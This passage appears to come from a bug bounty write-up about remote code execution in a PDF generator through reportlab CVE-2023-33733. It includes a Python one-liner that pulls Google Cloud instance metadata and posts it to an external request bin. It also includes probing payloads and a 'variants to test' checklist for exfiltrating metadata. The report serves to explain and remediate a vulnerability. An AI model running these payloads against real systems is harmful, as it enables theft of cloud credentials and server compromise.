The PDF-generating server was hosted on Google Cloud, so the instance metadata service was also reachable. Instance metadata is information a cloud provider makes available to a running server about itself, such as its name, network details and credentials. On Google Cloud it lives at a special address, [redacted], and normally requires a header called Metadata-Flavor: Google to stop simple SSRF attacks. With code execution, adding that header is trivial.
The researcher confirmed this with the following one-liner:
python3 -c "import requests;import base64;metadata_url = 'http://[redacted]/computeMetadata/v1/instance/?recursive=true';metadata_headers = {'Metadata-Flavor': 'Google'};response = requests.get(metadata_url, headers=metadata_headers);encoded_metadata = base64.b64encode(response.text.encode()).decode();target_server_url = 'https://en2celq7rewbul.m.pipedream.net/';data_payload = {'metadata': encoded_metadata};requests.post(target_server_url, json=data_payload)"
Line by line:
python3 -c "..."runs Python with the code in quotes.import requests;import base64;loads the requests library and the base64 library. The semicolons separate statements on one line.metadata_url = 'http://[redacted]/computeMetadata/v1/instance/?recursive=true'sets the metadata address.recursive=trueasks for the whole tree of metadata in one response.metadata_headers = {'Metadata-Flavor': 'Google'}sets the required header.response = requests.get(metadata_url, headers=metadata_headers)fetches the metadata.encoded_metadata = base64.b64encode(response.text.encode()).decode()takes the response text, encodes it to bytes, base64-encodes it, and decodes back to text so it can go in JSON.target_server_url = 'https://en2celq7rewbul.m.pipedream.net/'sets the request bin address.data_payload = {'metadata': encoded_metadata}builds a JSON object with one key.requests.post(target_server_url, json=data_payload)sends it to the request bin as JSON.
Beautified, the same code reads:
import requests
import base64

metadata_url = 'http://[redacted]/computeMetadata/v1/instance/?recursive=true'

metadata_headers = {'Metadata-Flavor': 'Google'} # custom metadata header requirement we have RCE so we could add it easily ;)

response = requests.get(metadata_url, headers=metadata_headers)

encoded_metadata = base64.b64encode(response.text.encode()).decode()

target_server_url = 'https://en2celq7rewbul.m.pipedream.net/'

data_payload = {'metadata': encoded_metadata}

requests.post(target_server_url, json=data_payload)
Line by line:
import requestsandimport base64load the two libraries.metadata_url = ...sets the metadata address.- The comment notes that this header is normally a barrier to simple SSRF, but with RCE it can be added easily.
encoded_metadata = base64.b64encode(response.text.encode()).decode()base64-encodes the response.target_server_url = ...sets the request bin address.data_payload = {'metadata': encoded_metadata}builds the JSON body.requests.post(target_server_url, json=data_payload)sends it.
The code requests the Google Cloud metadata endpoint, base64-encodes the JSON response and posts it to the researcher's server. The report notes the metadata endpoint requires the Metadata-Flavor: Google header, which is easy to add with code execution. Finally, the researcher confirmed that the access token for the service account in use could also be fetched. A service account is a non-human account used by a program to access cloud resources; its access token is a short-lived credential that proves its identity. Testing stopped there.
Root cause
The application took the user-controlled comment value and interpolated it directly into an HTML fragment without escaping:
<para>Note: <font color="#484848">{{comment}}</font></para>
Line by line:
<para>starts a paragraph.Note:is fixed text.<font color="#484848">starts a dark grey section.{{comment}}is where the user's text goes, unescaped.</font></para>closes the tags.
That fragment was handed to reportlab's paragraph parser, which supports a subset of HTML. Because the input was not sanitised, an attacker could supply their own tags and attributes, and the parser's error messages confirmed both the lack of sanitisation and the identity of the library. The deployed reportlab version was affected by CVE-2023-33733, in which the colour value of a <font> tag is evaluated as Python rather than treated as a literal colour name, allowing a sandbox bypass and arbitrary code execution. The application did not sanitise the input before passing it to reportlab.
Impact
An attacker able to submit the comment field could execute arbitrary code on the server that generated the PDFs. In this case that server ran on Google Cloud, so the attacker could read the process environment (which contained sensitive values), reach the instance metadata endpoint and retrieve instance metadata, and obtain an access token for the service account in use. The write-up does not enumerate further actions taken with that token. The researcher stopped testing once these facts were confirmed.
Fix
The write-up does not describe a fix applied by the target. The relevant remediation is to upgrade reportlab past the vulnerable version: the same payload that executes code on v3.6.12 raises Invalid color value on the fixed release, as shown above. Escaping or rejecting HTML in user-controlled fields before they reach the PDF generator would also remove the injection point, and
Variants to test
- Fingerprint the renderer with an image tag. Inject
"><img src=https://myhost>into any field that ends up in a generated document and watch your logs for theUser-Agent. APython-urllibagent points at a Python library such as reportlab; a browser agent points at headless Chrome. - Probe the parser's attribute whitelist. Send
<img src=https://myhost onerror=alert()>and read the error. A message namingattrMapwith a short list of allowed attributes identifies reportlab's paragraph parser; a different error identifies another library. - Test the colour evaluator. Submit the published CVE-2023-33733 payload with a harmless command such as a request to your own host. A callback confirms code execution; an
Invalid color valueerror indicates a fixed version. - Try Python-based callbacks when shell tools fail. If
curl,wgetandpingproduce nothing, the binaries may simply be absent. A payload that importsrequestsand performs a GET is a quick way to distinguish a missing binary from a blocked network. - Check the metadata service. On cloud-hosted renderers, request
http://[redacted]/computeMetadata/v1/instance/?recursive=truewith the provider's required header and exfiltrate the response. A successful response containing instance details confirms the exposure. - Look for other HTML sinks. Any field that appears in a generated PDF, invoice, ticket or report is a candidate; the same interpolation pattern often exists in several templates within one application.
Glossary
- API: a defined way for one program to talk to another, like a menu of requests a service accepts.
- Attribute: a setting on an HTML tag, such as
srcon an image orcoloron a font. - Base64: a way of writing arbitrary data using only letters, digits and a few symbols, so it survives being pasted around.
- Bug bounty program: a scheme where an organisation pays researchers for reporting security bugs in its systems.
- Callback: a request that arrives at a server you control, proving that the target made it.
- CVE: a public identifier for a known security vulnerability, like a catalogue number.
- DNS: the system that turns names like
myhost.cominto IP addresses. - Environment variables: named settings passed to a program, often including secrets such as API keys and passwords.
- Event handler: code that runs when something happens, such as an image failing to load (
onerror). - Exiftool: a command-line tool that reads metadata inside files such as images and PDFs.
- Fingerprinting: working out which software and version is running on the other end by observing its behaviour.
- Header: a small piece of information sent alongside a request or response, like a label on a parcel.
- HTML: the language that describes the structure of a web page.
- HTML injection: putting your own HTML into a page that someone else built, so it is treated as part of the page.
- Instance metadata: information a cloud provider makes available to a running server about itself, such as its name, network details and credentials.
- Intercepting proxy: a tool that sits between your browser and a website and lets you see and edit every request and response.
- JavaScript: the programming language that runs inside web pages.
- JSON: a common text format for structured data, using braces, brackets and quotes.
- Metadata: hidden information stored inside a file, such as who made it or with what software.
- PDF: a file format for documents that look the same everywhere.
- PDF render endpoint: a server feature that turns HTML into a PDF.
- Python: a popular programming language, often used on servers.
- RCE (Remote Code Execution): an attacker can make a server run commands of their choosing.
- Repository: a storage place for code, often on GitHub.
- Request: a message a browser or program sends to a server asking it to do something.
- Response: the message a server sends back.
- Reverse shell: a connection from the target back to the attacker that gives the attacker a command prompt on the target.
- Sandbox: a restricted environment that limits what a program can do.
- Sanitisation: cleaning input so that dangerous characters or tags cannot do anything.
- Scope: the list of targets a bug bounty program says are fair game.
- Service account: a non-human account used by a program to access cloud resources.
- Same-origin policy: the browser rule that stops one website from reading another website's data.
- SSRF (Server-Side Request Forgery): making a server fetch something on your behalf, such as an internal page or a cloud metadata address that only the server can reach.
- Source code: the human-written program text.
- Traceback: a Python report of where an error happened.
- User-Agent: a line of text a program sends to identify itself, for example "Chrome on Windows" or "Python-urllib".
- Whitelist: a list of things that are allowed; anything not on the list is rejected.